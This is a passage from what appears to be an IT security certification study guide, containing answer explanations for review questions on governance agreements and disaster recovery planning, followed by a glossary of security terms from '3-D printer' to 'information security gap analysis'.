1. A. While standardization across all parts of a business is a laudable goal, it may be that forcing an unfamiliar set of rules on one part of the business may end up causing both resistance and morale problems. One unit's longstanding culture may be one of trusting users to manage their own computers, which may include local administrator rights, while another unit may be opposed to giving users such control.

2. B. A privacy-level agreement (PLA) sets out in contractual terms how a third-party provider will ensure that the information it hosts will not be seen by the wrong sets of eyes. It focuses on data types such as PII, PHI, and trade secrets. Ultimately the agreement is meant to protect against breaches that lead to lawsuits based on the exposure of data leading to identity theft.

3. C. In many cases, policies contain loosely defined language, such as "the highest possible data protection must be provided for data deemed to be confidential in nature." This language provides flexibility for each department to define what is confidential and what is not confidential.

4. D. An operational-level agreement (OLA) is an internal organizational document that details the relationships that exist between departments to support business activities.

5. A. This concept is called data sovereignty. When an organization operates globally, data sovereignty must be considered. It can affect security issues such as selection of controls and ultimately could lead to a decision to locate all data centrally in the home country.

6. B. A non-disclosure agreement (NDA) is an agreement between two parties that defines what information is considered confidential and cannot be shared

outside the two parties. An organization may implement NDAs with personnel regarding the intellectual property of the organization.

7. C. The main responsibility of a data or information owner is to determine the classification level of the information she owns and to protect the data for which she is responsible.
8. D. These agreements can be internal (between departments) or external (with a service provider). Agreeing on the speed with which various problems are addressed introduces some predictability to the response to problems; this ultimately supports the maintenance of access to resources.
9. A. Intellectual property is a tangible or intangible asset to which the owner has exclusive rights. Intellectual property law is a group of laws that recognize exclusive rights for creations of the mind.
10. B. Data on a legal hold must be properly identified, and the appropriate security controls should be put into place to ensure that the data cannot be tampered with or deleted.

Chapter 28

1. A. In a simulation test, the operations and support personnel execute the DRP in a role-playing scenario. This test identifies omitted steps and threats.
2. B. The BIA is a process of identifying mission critical systems and used to inform the DRP.
3. C. A tabletop exercise is an informal brainstorming session that encourages participation from business leaders and other key employees. In a tabletop exercise, the participants agree to a particular disaster scenario upon which they will focus.
4. D. The following list summarizes the steps in SP 800-34 Rev. 1:

Step 1. Develop a contingency planning policy.

Step 2. Conduct a business impact analysis (BIA).

Step 3. Identify preventive controls.

Step 4. Create contingency strategies.

Step 5. Develop an information system contingency plan.

Step 6. Test, train, and exercise.

Step 7. Maintain the plan.

5. A. Steps in the incident response system can include the following:

   Step 1. Detect

   Step 2. Respond

   Step 3. Report

   Step 4. Recover

   Step 5. Remediate

   Step 6. Review

6. B. An Information system contingency plan (ISCP) provides established procedures for the assessment and recovery of a system following a system disruption.
7. C. A mobile site, located in a truck or trailer, can be moved where it is needed and provides its own power, Internet connection, and cell tower, as these services are often not available in a disaster situation.
8. D. Senior business unit managers are responsible for identifying and prioritizing time-critical systems.
9. A. Steps in the incident response system can include the following:

   Step 1. Detect

   Step 2. Respond

   Step 3. Report

   Step 4. Recover

   Step 5. Remediate

   Step 6. Review

10. B. The four main steps of the BIA are as follows:

    Step 1. Identify critical processes and resources.

    Step 2. Identify outage impacts and estimate downtime.

    Step 3. Identify resource requirements.

    Step 4. Identify recovery priorities.

Glossary

3-D printer A printer that creates objects or parts by joining or solidifying materials under computer control to create a three-dimensional object.

802.1X A standard that defines a framework for centralized port-based authentication.

802.11a A WLAN standard that operates in the 5 GHz frequency band and, by using OFDM, supports speeds up to 54 Mbps.

802.11b A WLAN standard that operates in the 2.4 GHz frequency band and supports speeds up to 11 Mbps.

802.11f A WLAN standard amendment that addressed problems introduced when wireless clients roam from one AP to another.

802.11g A WLAN standard that operates in the 2.4 GHz frequency band and, by using OFDM, supports speeds up to 54 Mbps.

802.11n A WLAN standard that uses several newer concepts to achieve up to 650 Mbps. It does this using channels that are 40 MHz wide, using multiple antennas that allow for up to four spatial streams at a time (a feature called multiple input, multiple output [MIMO]). It can be used in both the 2.4 GHz and 5.0 GHz bands.

802.11ac A WLAN standard operating in the 5.0 GHz band that has multistation throughput of at least 1 Gbps and single-link throughput of at least 500 Mbps.

802.11ax A WLAN standard that operates in license-exempt bands between 1 and 7.125 GHz, including the 2.4 and 5 GHz bands already in common use as well as the much wider 6 GHz band (5.925–7.125 GHz in the United States).

A

A record A host record that represents the mapping of a single device to an IPv4 address.

AAAA record A host record that represents the mapping of a single device to an IPv6 address.

accept A risk strategy that involves understanding and accepting the level of risk as well as the cost of damages that can occur

acceptability The likelihood that users will accept and follow the system.

acceptance testing A type of software testing which ensures that a system will be accepted by the end users.

access control list (ACL) A rule set that can be implemented on a firewall, switch, or other infrastructure device to control access.

access control matrix A table that consists of a list of subjects, a list of objects, and a list of the actions that a subject can take on each object.

access point (AP) A wireless transmitter and receiver that hooks into the wired portion of a network and provides an access point to that network for wireless devices.

accountability The ability to identify entities that have access to or control of cryptographic keys throughout their life cycles.

accuracy The most important characteristic of biometric systems, which indicates how correct the overall readings will be.

active scanner A scanner that can take action to block attacks, such as blocking dangerous IP addresses.

active state A state in which a key may be used to cryptographically protect information (for example, encrypt plaintext or generate a digital signature), to cryptographically process previously protected information (for example, decrypt ciphertext or verify a digital signature), or both.

ActiveX A deprecated server-side Microsoft technology that uses object-oriented programming (OOP) and is based on the Component Object Model (COM) and the Distributed Component Object Model (DCOM).

Ad Hoc mode A WLAN mode in which there is no AP, and the stations communicate directly with one another.

address space layout randomization (ASLR) A technique that can be used to prevent memory attacks.

Advanced Encryption Standard (AES) A symmetric algorithm adopted by the U.S. government as the replacement algorithm for 3DES.

advanced persistent threat (APT)/nation-state A hacking process that targets a specific entity and is carried out over a long period of time. The attacker is usually a group of organized individuals often funded and supported by a nation-state to gain illicit access to another government's information.

Agile A software development approach that is iterative and incremental and in which developers work on small modules.

air gap A form of security created by disconnecting a device from all networks.

Aircrack-ng A set of command-line tools you can use to sniff wireless networks, among other things.

Airplane mode A setting on a mobile device that disables all wireless network connections.

alert fatigue The effect on a security team that occurs when too many false positives (alerts that do not represent threats) are received.

annualized loss expectancy (ALE) The expected risk cost of an annual threat event.

annualized rate of occurrence (ARO) An estimate of how often a given threat might occur annually.

API gateway A device that receives requests from internal and external sources, called "API calls," routes them to the appropriate API or APIs, and receives and delivers the responses to the user or device that made the request.

application allow list A list of allowed applications (with all others excluded).

application block list A list of prohibited applications (with all others allowed).

application programming interface (API) A software interface that handles interactions between multiple software applications or mixed hardware/software intermediaries.

application-specific integrated circuit (ASIC) A circuit that is designed specifically for an application and thus is not a general-purpose chip.

artificial intelligence (AI) The ability of a machine or computer to learn and adapt.

assessment A step in risk management that involves performing either a quantitative or qualitative risk assessment process.

Asset Reporting Format (ARF) A data model that is used to express the transport format of information about assets and the relationships between assets and reports.

asymmetric algorithm An algorithm that uses both a public key and a private, or secret, key. The public key is known by all parties, and the private key is known only by its owner.

Asynchronous JavaScript and XML (AJAX) A group of interrelated web development techniques used on the client side to create asynchronous web applications.

atomicity A characteristic of an online processing system such as a database in which all operations are complete, or the database changes are rolled back.

attack simulator A device or software that automates common attacks and tests network defenses.

attestation A process that allows changes to a user's computer to be detected by authorized parties.

attestation identity key (AIK) Versatile memory that ensures the integrity of an EK.

attribute-based access control (ABAC) An access control system that takes multiple factors or attributes into consideration before authenticating and authorizing an entity.

augmented reality (AR) A program that overlays virtual objects on the real-world environment.

authentication server The centralized device that performs authentication in 802.1X.

authenticator The device through which the supplicant is attempting to access the network in 802.1X.

author identification The process of attempting to determine the author of a piece of software.

autoscaling A technique used in a virtual environment, such as a cloud scenario, in which compute resources can be added and subtracted automatically based on the workloads at hand.

availability The amount or percentage of time a computer system is available for use.

availability zone A unique physical location within a cloud vendor region.

avoid A risk strategy that involves terminating an activity that causes a risk or choosing an alternative that is not as risky.

B

baseline A reference point that is defined and captured to be used as a future reference.

Bash A shell used to manage Linux/UNIX systems that has been used as the default login shell for most Linux distributions.

Bcrypt A password-hashing function designed based on the Blowfish cipher.

benchmark A reference point that is compared to the baseline to determine whether any security or performance issues exist.

BGP route hijacking An attack in which mechanisms that are used to prevent the routing of traffic through a private network are also used to manipulate the routing in such a way that traffic is directed where the hacker intends.

big data A term for sets of data so large or complex that they cannot be analyzed by using traditional data processing applications.

binding The process of attaching a hard drive through encryption to a particular computer.

Binwalk A tool for searching a given binary image for embedded files and executable code.

biometric device A device that uses physical characteristics to identify a user.

biometric impersonation The process of capturing biometric data and using it to impersonate an individual.

bit splitting A process that involves encrypting data, separating it into pieces, and distributing the pieces across several storage areas.

blob storage A storage model that uses three components: a storage account, a container, and a blob.

block storage A storage model in which data is stored in pieces called blocks and as separate entities. Each block is given a unique identifier, which allows the system to select a block of data wherever it is most convenient.

blockchain A continuously growing list of records, called blocks, that are linked and secured using cryptography.

Bluejacking An attack in which an unsolicited message is sent to a Bluetooth-enabled device, often for the purpose of adding a business card to the victim's contact list.

Bluesnarfing An attack that involves unauthorized access to a device using a Bluetooth connection.

Bluetooth A wireless technology that is used to create personal area networks (PANs), which are short-range connections between devices and peripherals, such as headphones.

bootstrapping The process of bringing an operating system to life; it occurs when the bootstrap code locates and loads the operating system files.

browser extension A small program or script that increases the functionality of a website.

buffer A portion of system memory that is used to store information.

buffer overflow An attack that occurs when the amount of data that is submitted is larger than the buffer can handle.

Building Automation and Control Network (BACnet) An application, network, and media access control (MAC) layer communications service that can operate over a number of layer 2 protocols, including Ethernet.

business continuity plan (BCP) A process that focuses on sustaining an organization's mission/business processes during and after a disruption.

business impact analysis (BIA) The process of identifying mission critical systems and identifying measures to provide fault tolerance and high availability.

bytecode Code generated by compiling source code which can be executed by a virtual machine.

C

caching Storing information that is frequently used by systems for future use.

Capability Maturity Model Integration (CMMI) A process improvement approach.

certificate authority (CA) An entity that creates and signs digital certificates, maintains the certificates, and revokes them when necessary.

certificate revocation list (CRL) A list of digital certificates that a CA has revoked.

certificate signing request (CSR) A request that a self-generated certificate be validated and signed by a CA.

ChaCha A modification of Salsa20 published in 2008 that avoids the possibility of timing attacks in software implementations.

chain of custody Documentation that shows who controlled the evidence, who secured the evidence, and who obtained the evidence.

change management The process used to vet and approve all suggested changes.

character class One of four types of characters: numbers, nonnumeric characters, uppercase, and lowercase.

checklist test A test in which managers of each department or functional area review the BCP and make note of any modifications to the plan.

Children's Online Privacy Protection Act (COPPA) A law that addresses abuse of children on the Internet.

choose your own device (CYOD) A strategy in which organization users choose their own devices from a list of options but the devices are purchased, owned, and managed by the organization.

cipher block chaining (CBC) A DES mode in which 64-bit blocks are chained together and each resultant 64-bit ciphertext block is applied to the next block.

Class 1 certificate A certificate used for individuals and intended for email.

Class 2 certificate A certificate used by organizations that must provide proof of identity.

Class 3 certificate A certificate used by servers and software signing in which independent verification and identity and authority checking is done by the issuing CA.

Class 4 certificate A certificate used for online business transactions between companies.

Class 5 certificate A certificate used by private organizations or for government security.

clearing A removal technique which ensures that the data cannot be reconstructed using normal file recovery techniques and tools.

click-jacking An attack in which a transparent page or frame is crafted over a legitimate-looking page that entices the user to click something. When he does, he is really clicking on a different URL.

client-based application virtualization (application streaming) Virtualization in which the target application is packaged and streamed to the client PC.

clone An exact bit-for-bit copy of everything on a hard drive.

cloud backup An increasingly popular backup method that involves backing up data to a cloud location.

clustering The use of hardware and software to provide load balancing services.

CNAME record An alias record that represents an additional hostname mapped to an IPv4 address that already has an A record mapped.

code signing The process of digitally signing executables and scripts so that the user installing the code can be assured that it comes from the verified author.

cognitive password A password that is a piece of information that can be used to verify an individual's identity. The user provides this information to the system by answering a series of questions based on her life, such as favorite color, pet's name, mother's maiden name, and so on.

cold site A leased facility that contains only electrical and communications wiring, air conditioning, plumbing, and raised flooring.

combination password A password, also called a composition password, that uses a mix of dictionary words—usually two that are unrelated.

command injection An attempt to execute an operating system command.

commodity malware Malware that is widely available either for purchase or as a free download.

Common Configuration Enumeration (CCE) A set of best practice statements maintained by the National Institute of Standards and Technology (NIST).

Common Criteria (CC) A standardized rating system that assess security of products.

Common Industrial Protocol (CIP) A suite of messages and services for the collection of manufacturing automation applications.

Common Name (CN) The entity name protected by an SSL/TLS certificate, which is technically represented by the Common Name field in the X.509 certificate specification.

Common Platform Enumeration (CPE) A naming scheme for describing and classifying operating systems, applications, and hardware devices used by SCAP.

Common Vulnerabilities and Exposures (CVE) A free MITRE database that lists vulnerabilities in published operating systems and application software as identified by Common Platform Enumeration (CPE).

Common Vulnerability Scoring System (CVSS) A system of ranking vulnerabilities that are discovered based on predefined metrics.

communications analysis The process of analyzing communication over a network by capturing all or part of the communication and searching for particular types of activity.

community cloud A cloud computing model in which the cloud infrastructure is shared among several organizations from a specific group with common computing needs.

compensative control A control that is in place to substitute for a primary access control and mainly help mitigate risks.

complex password A password that includes a mixture of upper- and lowercase letters, numbers, and special characters.

compromised state A state in which keys are released to or determined compromised by an unauthorized entity.

confidentiality Assurance that data is protected from unauthorized access.

configuration identification The process of breaking down an operation into individual configuration items (CIs).

configuration item (CI) A uniquely identifiable subset of a system that represents the smallest portion to be subject to an independent configuration control procedure.

configuration lockdown A setting that prevents any changes to the configuration, even by users who formerly had the right to configure the device.

configuration management A process that focuses on bringing order out of the chaos that can occur when multiple engineers and technicians have administrative access to the computers and devices that make a network function.

configuration management database (CMDB) A database that keeps track of the state of assets, such as products, systems, software, facilities, and people, as they exist at specific points in time, as well as the relationships between such assets.

conntrack A set of free software tools for GNU/Linux that allows system administrators to interact, from user space, with the in-kernel Connection Tracking.

container A virtualization technique in which the kernel allows for multiple isolated user space instances. The instances are known as containers, virtual private servers, or virtual environments.

containerization Server virtualization in which the kernel allows for multiple isolated user space instances. The instances are known as containers, virtual private servers, or virtual environments. Also a feature of most mobile device management (MDM) software that creates an encrypted "container" to hold and quarantine corporate data separately from that of the users.

containment The process of performing countermeasures to stop a data breach in its tracks.

content analysis The process of analyzing the contents of a drive and giving a report detailing the types of data, by percentage, or analyzing the content of software, particularly malware, to determine the purpose for which the software was created.

content delivery network (CDN) A set of geographically dispersed servers that serve content to users based on their location, so that users get content from the physically nearest server.

Content Security Policy (CSP) header An HTTP header that enables precise control of content sources.

context analysis The process of analyzing the environment that software was found in to discover clues related to determining risk.

continuity of operations plan (COOP) A plan that focuses on restoring an organization's mission essential functions (MEF) at an alternate site and performing those functions for up to 30 days before returning to normal operations.

continuity planning Planning that deals with identifying the impact of any disaster and ensuring that a viable recovery plan for each function and system is implemented.

continuous delivery (CD) The ability to make software features, configuration changes, bug fixes, and experiments available to users safely and quickly and in a sustainable way.

continuous delivery pipeline (CDP) The workflows needed to introduce new functionality to software, from ideation to an on-demand release of value to the end user.

continuous integration (CI) The practice of merging all software developer working copies into a shared main line several times a day.

continuous lighting An array of lights that provide an even amount of illumination across an area.

control A measure or technique that reduces either the likelihood or the impact of a security issue.

control plane The part of a network that carries signaling traffic originating from or destined for a router or switch.

Controller Area Network (CAN) bus A newer standard for vehicle-to-vehicle and vehicle-to-road communication.

copyright A mark which ensures that a work that is authored is protected from any form of reproduction or use without the consent of the copyright holder.

corporate-owned, personally enabled (COPE) A strategy in which an organization purchases mobile devices, and users manage those devices.

corrective control A control that is in place to reduce the effect of an attack or another undesirable event.

COSOs Enterprise Risk Management (ERM) Integrated Framework An ERM framework presented in the form of a three-dimensional matrix.

counter (CTR) A DES mode that uses an incrementing IV counter to ensure that each block is encrypted with a unique keystream.

credentialed scan A scan that is performed by someone with administrative rights to the host being scanned.

Crime Prevention Through Environmental Design (CPTED) A multidisciplinary approach to security that involves designing a facility from the ground up to support security.

crisis communications plan A plan that documents standard procedures for internal and external communications in the event of a disruption.

critical infrastructure protection (CIP) plan A set of policies and procedures that serve to protect and recover these assets and mitigate risks and vulnerabilities.

cross-certification The process of establishing trust relationships between certification authorities (CAs) so that the participating CAs can rely on the other participants' digital certificates and public keys.

cross-certification model A federation model in which each organization certifies that every other organization is trusted. This trust is established when the organizations review each other's standards.

cross-site request forgery (CSRF) An attack that causes an end user to execute unwanted actions on a web application in which he or she is currently authenticated.

cross-site scripting (XSS) An attack in which an attacker locates a website vulnerability and injects malicious code into the web application.

crossover error rate (CER) The point at which FRR equals FAR.

cryptanalysis The study of encryption algorithms with the intent of discovering how the algorithm may be attacked or compromised.

crypto shredding A method of making encrypted data permanently unavailable by deleting or overwriting the key used to decrypt it.

cryptographic service provider (CSP) A software library that implements the Microsoft CryptoAPI (CAPI) in Windows.

customer relationship management (CRM) Software that identifies customers and stores customer-related data, particularly contact information and data on any direct contacts with customers.

cyber incident response plan A plan that establishes procedures to address cyber attacks against an organization's information system(s).

Cyber Kill Chain A cyber intrusion identification and prevention model developed by Lockheed Martin that describes the stages of an intrusion.

D

data anonymization The process of deleting or masking personal identifiers, such as personal names from a set of data.

data at rest Refers to data that is stored physically in any digital form that is not active.

data custodian A person who implements information classification and controls after they are determined by the data owner.

data dispersion A technique that is commonly used to improve data security—but without encryption. It involves rearranging data across multiple disks, much as RAID does, but in a way that enhances security.

Data Distribution Service Middleware that operates between an operating system and applications. It is an API standard for data-centric connectivity from the Object Management Group, and it addresses applications that require real-time data exchange.

data exfiltration The inadvertent or purposeful escape of sensitive data from a network.

data haven A country that fails to legally protect personal data.

data in process/data in use Data that is being accessed or manipulated in some way.

data in transit Refers to data that is transmitted over the Internet or another network.

data inventory and mapping A process typically using software tools to enumerate all the data, regardless of where it might be stored or which department uses it.

data loss prevention (DLP) Software that uses ingress and egress filters to identify sensitive data that is leaving the organization and can prevent such leakage.

data masking Altering data from its original state to protect it.

data owner A person whose main responsibility is to determine the classification level of information and the control applied.

data plane Also known as the forwarding plane, the part of a network that carries user traffic.

data processing pipeline An operation performed on a piece of data.

data remnants Data that is left behind on a computer or another resource when that resource is no longer used.

data sovereignty The idea that information that has been converted and stored in binary digital form is subject to the laws of the country in which it is located.

data zone A segmentation technique used in big data architectures.

database activity monitoring (DAM) The use of tools to monitor transactions and the activity of database services.

database storage A storage model in which data is typically stored in a server as ordered and unordered flat files, ISAM, heaps, hash buckets, or B+ trees.

dd A UNIX/Linux command that is used to convert and copy files.

de facto standard A standard that is widely accepted but not formally adopted.

de jure standard A standard that is based on law or regulation and that is adopted by international standards organizations.

deactivated state A state in which keys in the deactivated state are not used to apply cryptographic protection, but in some cases, they may be used to process cryptographically protected information.

decoy file A file that triggers an alert when accessed.

deep fake Synthetic media that impersonates a real person's appearance and speech.

deep learning A form of machine learning that uses artificial neural networks and representational learning.

deep packet inspection The process used to identify data types that should not be on a network as well as data types that should not be leaving the network.

deep web Parts of the internet that can only be located and accessed via a direct URL or IP address.

dependency A relationship that exists between code in different software libraries.

dependency management The process of identifying all dependencies of code from a library.

deprovisioning The process of removing a resource from a network.

destroyed phase A stage in the key life cycle in which keys are no longer available.

destroyed state A state in which a key has been destroyed as specified in the destroyed phase.

destruction A removal technique that involves destroying the media on which data resides.

detective control A control that is in place to detect an attack while it is occurring and alert appropriate personnel.

deterrent control A control that is in place to deter or discourage an attacker.

DevOps A software development method that aims at shorter development cycles, increased deployment frequency, and more dependable releases, in close alignment with business objectives.

DevSecOps A development approach that involves representatives from development, operations, and security to create a shared sense of responsibility with regard to security.

Diameter A protocol that might be considered an upgrade to RADIUS. It adds additional commands that support EAP and operates at the application layer.

Diamond Model of Intrusion Analysis A model that emphasizes the relationships between and characteristics of four basic components: the adversary, capabilities, infrastructure, and victims.

differential backup A backup in which all files that have been changed since the last full backup are backed up.

Diffie-Hellman A widely used key agreement process.

dig A Linux command that is used to troubleshoot DNS.

digital rights management (DRM) Technology used by hardware manufacturers, publishers, copyright holders, and individuals to control the use of digital content.

digital signature A hash value encrypted with the sender's private key. A digital signature provides authentication, non-repudiation, and integrity.

Digital Signature Standard (DSS) A U.S. federal digital security standard that governs the Digital Security Algorithm (DSA).

digital watermarking Embedding a logo or trademark in documents, pictures, or other objects. The watermark deters people from using the materials in an unauthorized manner.

directory service A service that stores, organizes, and provides access to information in a computer operating system's directory.

directory traversal The process of breaking out of the web root folder in order to access restricted directories and execute commands outside of the web server's root directory.

disaster recovery plan (DRP) An information system–focused plan designed to restore operability of the target system, application, or computer facility infrastructure at an alternate site after an emergency.

discretionary access control (DAC) An access control system in which the owner of an object specifies which subjects can access the resource.

disk imaging The process of creating an exact image of the contents of a hard drive.

distributed consensus The process whereby distributed nodes reach agreement or consensus on the validity of transactions.

distributed DoS (DDoS) attack A DoS attack that is carried out from multiple attack locations.

Distributed Network Protocol 3 (DNP3) A primary/secondary protocol that uses port 19999 when using Transport Layer Security (TLS) and port 20000 when not using TLS. Its main use is in utilities such as electric and water companies.

diversity Use of multiple types and models of security appliances, security protocols, encryption algorithms, and operating systems. Also called heterogeneity.

DNS harvesting A process that involves acquiring the DNS records of an organization to use in mapping the network.

DNS over HTTPS (DoH) A method of transmitting DNS traffic to remote DNS servers using the Secure HTTPS protocol.

Domain Name System (DNS) A database that provides a hierarchical naming system for computers, services, and any resources connected to the Internet or a private network.

Domain Name System Security Extensions (DNSSEC) A secure form of DNS which ensures that a DNS server is authenticated before the transfer of DNS information begins between the DNS server and the client.

downgrade attack An attack in which the attacker convinces the system to use an older, lower-quality mode of operation (for example, plaintext) that is typically provided for backward compatibility with older systems.

due care A process an organization goes through to prevent security issues or to mitigate damage if security breaches occur.

due diligence A process an organization takes to understand the security risks it faces.

Dumpster diving An attack that involves examining the contents of physical garbage cans or recycling bins to obtain confidential information, including personnel information, account login information, network diagrams, and organizational financial data.

dynamic analysis The process of testing software while it is running.

dynamic application security testing (DAST) A form of testing that is automated.

dynamic network configurations tool A tool that uses preconfigured configurations to constantly affirm the secure configuration of devices.

Dynamic Trunking Protocol (DTP) A protocol that enables two switches to form a trunk link automatically, based on their configuration.

E

e-discovery The exchange of evidence recovered from electronic devices.

eFuse A tool used to help secure a stolen device.

electronic codebook (ECB) The easiest and fastest DES mode to use. It has security issues because every 64-bit block is encrypted with the same key.

electronic vaulting A backup method that involves copying files as modifications occur in real time.

elliptic-curve cryptography (ECC) An approach to public key cryptography that is based on the algebraic structure of elliptic curves over finite fields.

Elliptic-Curve Diffie-Hellman (ECDH) A key agreement protocol that uses an elliptic-curve public/private key pair to establish a symmetric key over an insecure channel.

Elliptic-Curve Digital Signature Algorithm (ECDSA) An algorithm that provides elliptical-curve-based key exchange.

email code review A type of code review in which code is emailed around to colleagues for them to review when time permits.

email spoofing The process of sending an email that appears to come from one source when it really comes from another.

embedded system A piece of software that is built into a larger piece of software and is in charge of performing some specific function on behalf of the larger system.

emergency lighting Lighting systems with their own power source to use when power is out.

emulator Software that changes the CPU instructions required for the architecture and executes them on another architecture successfully. Also a code processor that enables a host system to run software or use peripheral devices designed for the guest system in a virtual environment.

end-of-life A software or hardware product that is deemed by its creator to be no longer for sale.

end-of-support A software or hardware product that is no longer supported by its creator.

endorsement key (EK) Persistent memory installed by a manufacturer that contains a public/private key pair.

endpoint detection and response (EDR) A proactive endpoint security approach that is designed to supplement existing defenses.

enrollment time The process of obtaining a sample that is used by a biometric system.

enterprise resource planning (ERP) A process that involves collecting, storing, managing, and interpreting data from product planning, product cost, manufacturing or service delivery, marketing/sales, inventory management, shipping, payment, and any other business processes.

enterprise service bus (ESB) A software platform used to facilitate communication between mutually interacting software applications in an SOA.

erasure coding The process of breaking data into fragments and expanding and encoding the fragments with a configurable number of redundant pieces of data and storing them across different locations, allowing for the failure of two or more elements of a storage array.

ExifTool Open-source software that can be used to read and edit file metadata.

exploit framework A tool that provides a consistent environment to create and run exploit code against a target.

export control A rule and regulation governing the shipment or transmission of items from one country to another.

exposure factor (EF) The percentage value or functionality of an asset that will be lost when a threat event occurs.

Extended Validation (EV) certificate A certificate that requires verification of the requesting entity's legal identity before the certificate can be issued.

Extensible Access Control Markup Language (XACML) A standard for an access control policy language using XML. Its goal is to create an attribute-based access control (ABAC) system that decouples the access decision from the application or the local machine.

Extensible Authentication Protocol (EAP) A framework for port-based access control that uses the same three components that are used in RADIUS.

Extensible Configuration Checklist Description Format (XCCDF) A specification language for writing security checklists, benchmarks, and related kinds of documents that is used by Security Content Automation Protocol.

Extensible Markup Language (XML) A markup language that is often used in web deployments.

extension The designation at the end of a file that describes the purpose of the certificate.

F

facial scan A biometric scan that records facial characteristics, including bone structure, eye width, and forehead size.

false acceptance rate (FAR) A measurement of the percentage of invalid users that will be falsely accepted by the system.

false negative A test result that incorrectly indicates that a vulnerability does not exist. False means the scanner is wrong, and negative means it did not find a vulnerability.

false positive A test result that incorrectly identifies a vulnerability that does not exist. False means the scanner was incorrect, and positive means it identified a vulnerability.

false rejection rate (FRR) A measurement of valid users that will be falsely rejected by the system.

fault tolerance The ability of a system to continue operating properly when components within the system fail.

feature extraction An approach to obtaining biometric information from a collected sample of a user's physiological or behavioral characteristics.

federated identity A portable identity that can be used across businesses and domains.

Federation of European Risk Management Associations (FERMA) Risk Management Standard An organization that provides guidelines for managing risk in an organization.

field-programmable gate array (FPGA) A type of programmable logic device (PLD) that is programmed by blowing fuse connections on the chip or using an antifuse that makes a connection when a high voltage is applied to the junction.

fielding The process of making software available for sale or use.

file-based storage A storage model in which files are stored in folders or directories

file carving The process of reassembling computer files from fragments in the absence of file system metadata.

file integrity monitoring (FIM) Methods of ensuring that files have not been altered by an unauthorized person or application.

finger scan A type of scan that extracts only certain features from a fingerprint.

fingerprint scan A type of scan that usually examines the ridges of a finger for a match.

firmware A type of instruction stored in non-volatile memory devices such as read-only memory (ROM), electrically erasable programmable read-only memory (EPROM), or Flash memory.

first-in, first-out (FIFO) A tape rotation scheme in which the newest backup is saved to the oldest media

foremost A command that recovers files for Linux systems.

Forensic Toolkit (FTK) Imager A tool for taking images of forensic data, without making changes to the original evidence.

formal methods Methods of software engineering that use mathematical models.

formal review An extremely thorough, line-by-line inspection, usually performed by multiple participants using multiple phases.

full backup A backup in which all data is backed up.

full interruption test A test that involves shutting down the primary facility and bringing up the alternate facility to full operation.

function as a service (FaaS) An extension of PaaS that completely abstracts the virtual server from the developer.

fuzz testing The process of injecting invalid or unexpected input (sometimes called faults) into an application to test how the application reacts.

G

Galois/Counter Mode (GCM) A DES mode in which blocks are numbered sequentially, and then a block number is combined with an initialization vector (IV) and encrypted with a block cipher, usually AES.

General Data Protection Regulation (GDPR) Regulatory guidelines required by the European Union.

generation-based fuzzing A type of fuzzing that involves generating inputs from scratch, based on the specification/format.

geofencing The application of geographic limits to where a device can be used.

geotagging The process of adding geographic metadata (a form of geospatial metadata) to various media, including photographs, videos, websites, SMS messages, or RSS feeds.

Ghidra A software reverse engineering (SRE) suite of tools developed by the NSA's Research Directorate.

GNU Privacy Guard (GPG) A rewrite or upgrade of PGP that uses AES.

GNU Project debugger (GDB) A tool that allows visibility into a program while it executes or determines what the program was doing at the moment it crashed.

grandfather/father/son (GFS) A tape rotation scheme in which three sets of backups are defined. Most often these three definitions are daily, weekly, and monthly. The daily backups are the sons, the weekly backups are the fathers, and the monthly backups are the grandfathers. Each week, one son advances to the father set

graphical password A password that uses graphics as part of the authentication mechanism. Also called a Completely Automated Public Turing test to tell Computers and Humans Apart (CAPTCHA) password.

guest environment Resources provided to a virtual machine by a virtualization hypervisor.

H

hacktivist An activist for a cause, perhaps for animal rights, who uses hacking as a means to get their message out and affect the businesses that they feel are detrimental to their cause.

hand geometry scan A type of scan that usually obtains size, shape, or other layout attributes of a user's hand but can also measure bone length or finger length.

hand topography scan A type of scan that records the peaks and valleys of the hand and its shape.

hardware password manager A small physical device that stores a password file offline so it is not on the hard drive.

hardware security module (HSM) An appliance that safeguards and manages digital keys used with strong authentication and provides crypto processing.

hash-based message authentication code (HMAC) A keyed-hash MAC that involves a hash function with a symmetric key. HMAC provides data integrity and authentication.

hashing Running data through a cryptographic function to produce a one-way message digest. Because the message digest is unique, it can be used to check data integrity.

hexdump A Linux utility that is a filter which displays the specified files, or standard input if no files are specified, in a user-specified format.

hierarchical storage management (HSM) A backup method that involves storing frequently accessed data on faster media and less frequently accessed data on slower media.

historian server A server that receives, parses, and saves data and commands transmitted across programmable logic controllers (PLCs), sensors, and actuators.

history A policy that specifies the amount of time that must elapse before an expired password can be reused.

homomorphic encryption A form of encryption that is unique in that it allows computation on ciphertexts, generating an encrypted result that, when decrypted, matches the result of the operations as if they had been performed on the plaintext.

honeypot A system that is configured with reduced security to entice attackers so that administrators can learn about attack techniques.

horizontal privilege escalation A form of privilege escalation in which a normal user accesses functions or content reserved for other normal users.

hot site A leased facility that contains all the resources needed for full operation.

HMAC-based one-time password (HOTP) An algorithm that computes a password from a shared secret that is used one time only. It uses an incrementing counter that is synchronized on the client and the server to do this.

HTTP interceptor A device or software that intercepts and examines web traffic between a browser and a website.

HTTP Strict Transport Security (HSTS) A policy mechanism that informs web browsers (or other user agents) that they should automatically interact with it using only HTTPS connections.

HTTP Strict Transport Security (HSTS) header An HTTP header that enforces the use of encrypted HTTPS connections instead of plaintext HTTP communication.

human intelligence (HUMINT) Any information gathered via person-to-person contact.

hunt teaming A relatively new approach to security that is offensive in nature rather than defensive.

hybrid cloud A cloud computing model in which an organization provides and manages some resources in-house and has others provided externally via a public cloud.

hybrid SDN A combination of both traditional networking and SDN protocols operating in the same environment.

Hypertext Markup Language 5 (HTML5) The latest version of Hypertext Markup Language (HTML), a standardized system for tagging text files to apply web formatting.

hypervisor Software that manages the distribution of resources (CPU, memory, and disk) to the virtual machines in a virtual environment.

I

identify A step in risk management that involves identifying assets, the value of assets, and vulnerabilities.

identity proofing An additional step in the identification portion of authentication. Also called two-step verification.

identity theft An attack in which someone obtains personal information—such as driver's license number, bank account number, or Social Security number—and uses that information to assume the identity of the individual whose information was stolen.

immutable system A system that is never updated but that is completely replaced with a new server built from a common image when the appropriate changes are provisioned to replace the old one.

impact A measurement of the damage a particular risk event will cause an organization.

in-band Describes a direct connection to the network.

incident response The process of detecting and reacting to security events.

incident response plan A plan created to identify and respond to security incidents.

incremental backup A backup in which up all files that have been changed since the last full or incremental backup.

indicator of compromise (IoC) Any activity, artifact, or log entry that is typically associated with an attack of some sort.

industrial control system (ICS) A general term that encompasses several types of control systems used in industrial production.

information security gap analysis An audit that compares an organization's security program to overall best security practices.

